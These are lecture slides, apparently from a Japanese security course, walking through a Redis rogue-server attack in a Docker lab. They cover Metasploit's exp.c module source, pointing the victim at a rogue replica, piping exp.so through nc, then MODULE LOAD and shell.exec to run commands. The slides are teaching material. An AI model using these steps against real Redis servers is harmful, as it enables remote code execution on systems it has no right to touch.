
```
int MyCommand(RedisModuleCtx *ctx, RedisModuleString **argv, int argc)
```

As can be seen from the signature, the function returns an integer, either OK or ERR. Usually, returning OK (even if returning an error to the user) is fine.

OSコマンドを実行するモジュールを作れば良い

Redis Module (from Metasploit)

- 50行以内で簡単に書ける
- 今回の講義ではMetasploitのコードを流用
 - 勉強のために自作してみても良い




The screenshot shows a GitHub repository page for 'metasploit-framework'. The repository has 681 issues and 49 pull requests. The current view is on the 'Code' tab, showing the file 'exp.c' at commit 'a2675c13e8'. A comment by 'Green-m' is visible, stating 'Add doc and enhance the module.' with a checkmark. The code listing shows the beginning of a C function 'Shell'.

```
1 #include "redismodule.h"
2
3 #include <stdio.h>
4 #include <unistd.h>
5 #include <stdlib.h>
6 #include <errno.h>
7 #include <sys/wait.h>
8 #include <sys/types.h>
9 #include <sys/socket.h>
10 #include <netinet/in.h>
11
12 int Shell(RedisModuleCtx *ctx, RedisModuleString **argv, int argc) {
13     if (argc == 2) {
14         size_t cmd_len;
15         size_t size = 1024;
16         char *cmd = RedisModule_StringPtrLen(argv[1], &cmd_len);
17 }
```

<https://github.com/rapid7/metasploit-framework/blob/a2675c13e88dc1df9e6cfed9021b2a5d4f82d231/data/exploits/redis/exp/exp.c>

裏側まで理解するのが重要（再掲）



ただ利用するだけ

e.g. Metasploitを実行するだけ

裏側まで理解する

e.g. どういう原理で攻撃が成立するか自分で試す

セキュリティにおいてはこっちが重要

Redis Moduleを流し込む

- 一度綺麗にしてやり直す
- モジュールは既にrogueコンテナ内に配置済み (exp.so)

```
root@b6d0575dafc4:/rogue# exit
$ docker-compose down
$ docker-compose up -d
$ docker-compose exec rogue bash
root@d99f653690ed:/rogue# cd /data/redis-rogue-server/
root@d99f653690ed:/data/redis-rogue-server# ls exp.so
exp.so
```

Redis Moduleを流し込む

- ・今回はインタラクティブにやらずに一気にパイプで流し込む

```
root@efb5ffa4adf5:/rogue# redis-cli -h redis replicaof rogue 10000
0K
```

```
root@efb5ffa4adf5:/rogue# wc -c < exp.so
46800
```

```
root@efb5ffa4adf5:/rogue# ( echo "+PONG"; echo "+0K"; echo "+0K";
echo "+0K"; echo "\$46800"; cat exp.so ; ) | nc -lk -p 10000
```


Redis Moduleを読み込む

- dump.rdbにモジュールが書き込まれているのでMODULE LOADする
- あとはshell.execで好きなコマンドを実行可能

```
root@efb5ffa4adf5:/rogue# redis-cli -h redis
redis:6379> MODULE LOAD ./dump.rdb
OK
redis:6379> shell.exec "id"
"uid=999(redis) gid=999(redis) groups=999(redis)\n"
```

* shell.execの出力は最初ゴミが入っている可能性があるが
数回実行すると綺麗になる（原因未調査）

